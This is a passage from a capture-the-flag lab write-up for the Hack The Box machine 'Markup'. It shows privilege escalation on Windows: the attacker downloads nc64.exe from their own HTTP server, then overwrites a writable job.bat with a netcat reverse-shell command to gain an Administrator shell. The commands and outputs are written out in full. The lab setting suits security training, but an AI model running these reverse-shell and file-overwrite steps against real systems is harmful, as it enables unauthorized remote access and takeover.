└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Switching to the shell we have on the host, we can issue the download command targetting our own IP address on the VPN.

```
PS C:\Log-Management> wget http://{your_IP}:8000/nc64.exe -outfile nc64.exe
PS C:\Log-Management> dir


    Directory: C:\Log-Management


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/6/2020   1:42 AM            346 job.bat
-a----         1/7/2022  10:03 AM         160222 nc64.exe
```

```
PS C:\Log-Management> exit

daniel@MARKUP C:\Log-Management>
```

Since we have full control over the `job.bat` script, we will modify its' contents by running the following command.

```
daniel@MARKUP C:\Log-Management>echo C:\Log-Management\nc64.exe -e cmd.exe
10.10.14.66 1234 > C:\Log-Management\job.bat

daniel@MARKUP C:\Log-Management>type job.bat
C:\Log-Management\nc64.exe -e cmd.exe {your_IP} {port}
```

We will turn on the `netcat` listener and wait for the script to execute.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ nc -lvnp {port}
listening on [any] {port} ...
```

Once the script executes, we receive a shell on the terminal tab the listener was active on.

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Users\Administrator\Desktop

03/05/2020  06:33 AM    <DIR>          .
03/05/2020  06:33 AM    <DIR>          ..
03/05/2020  06:33 AM                70 root.txt
               1 File(s)             70 bytes
               2 Dir(s)   7,417,131,008 bytes free
```

Congratulations!